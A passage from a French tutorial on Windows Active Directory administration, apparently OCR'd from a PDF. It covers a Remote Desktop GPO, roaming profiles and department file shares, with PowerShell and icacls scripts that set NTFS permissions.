
Cette GPO permettra d'activer cette option dans Windows et de la bloquer. Toujours dans la GPO, il faut se rendre dans :

`Computer configuration > Security setting > Windows Defender Firewall`





Dernière étape : ajouter le groupe **Remote Desktop Users** dans la catégorie **Restricted Groups**. Cela permet d'injecter nos groupes AD directement dans les groupes locaux des PC.





Ensuite lier la GPO à l'OU,on peut voir que notre admin peut se connecter.





## 3.4 Profils itinérants


Pour cette étape nous allons devoir créer un groupe Domain Local que l'on nommera `DL_Profil_RW` ainsi qu'un dossier qui devra être partagé à tous nos users.





Ensuite créer un dossier `Profils` et le partager comme ceci :





Aller ensuite dans permission et accorder tout les droits à Everyone, la gestion des accès se fera via les ACLs.





On va ensuite désactiver l'héritage et ajouter les droits à notre groupe de sécurité.




Ensuite ajouter les droits au groupe `DL_Profil_RW` comme ceci :





Enlever les lignes concernant **Users** sur la sécurité.





La deuxième étape est de créer la GPO :

`Computer Configuration > Strategies > Template Administratives > System > Users Profils`


On active la GPO `Do not check for user ownership of Roaming Profile Folders`.




Et on la lie dans l'OU de nos ordinateurs.




Dernière étape : ajouter dans l'onglet **Profile** de l'utilisateur :
`\\LLDAP01.serval.int\Profils$\%username%`




```
$Users    = Get-ADUser -Filter * -SearchBase "OU=Domain User,DC=serval,DC=int"
$namesrv  = "LLDAP01.serval.int"

foreach ($U in $Users) {
    Set-ADUser $U -ProfilePath "\\$namesrv\$ShareName\$($U.SamAccountName)"
    Add-ADGroupMember -Identity $GroupName -Members $U
}
```

## 3.5 SHARES

Pour créer nos partages il nous faudra créer les dossiers, gérer les droits et mapper les lecteurs réseau. Pour gérer les droits nous allons procéder en 2 grandes étapes :

- La création des dossiers et son administration
- Le déploiement des accès réseau via GPO

### 3.5.1 Création des dossiers et permissions


```
New-Item IT, Compta, RH, Administration, RH/Bilans, RH/Client, RH/Ventes -ItemType
Directory
```

Gérer les permissions :


```
function Set-ACL-Custom ($Folder, $DLGroup, $Mode) {
    $Path = "$Root\$Folder"
    icacls $Path /inheritance:d

    if ($Mode -eq "RW") {
```

```
        icacls $Path /grant "SERVAL\$($DLGroup):(OI)(CI)M"
    } else {
        icacls $Path /grant "SERVAL\$($DLGroup):(OI)(CI)R"
    }
}

# Application des droits
Set-ACL-Custom "Administration" "DL_Admin_RW"   "RW"
Set-ACL-Custom "Administration" "DL_Admin_RO"   "RO"
Set-ACL-Custom "Comptabilite"   "DL_Compta_RO" "RO"
Set-ACL-Custom "RH"             "DL_RH_RW"      "RW"
Set-ACL-Custom "RH"             "DL_RH_RO"      "RO"
Set-ACL-Custom "Vente"          "DL_Vente_RW"   "RW"
Set-ACL-Custom "Vente"          "DL_Vente_RO"   "RO"
Set-ACL-Custom "Clients"        "DL_Clients_RW" "RW"
Set-ACL-Custom "Clients"        "DL_Clients_RO" "RO"
Set-ACL-Custom "Bilans"         "DL_Bilans_RW"  "RW"
```

Il s'agit ici des permissions NTFS (New Technology File System). Maintenant il faut partager ce fichier aux users.



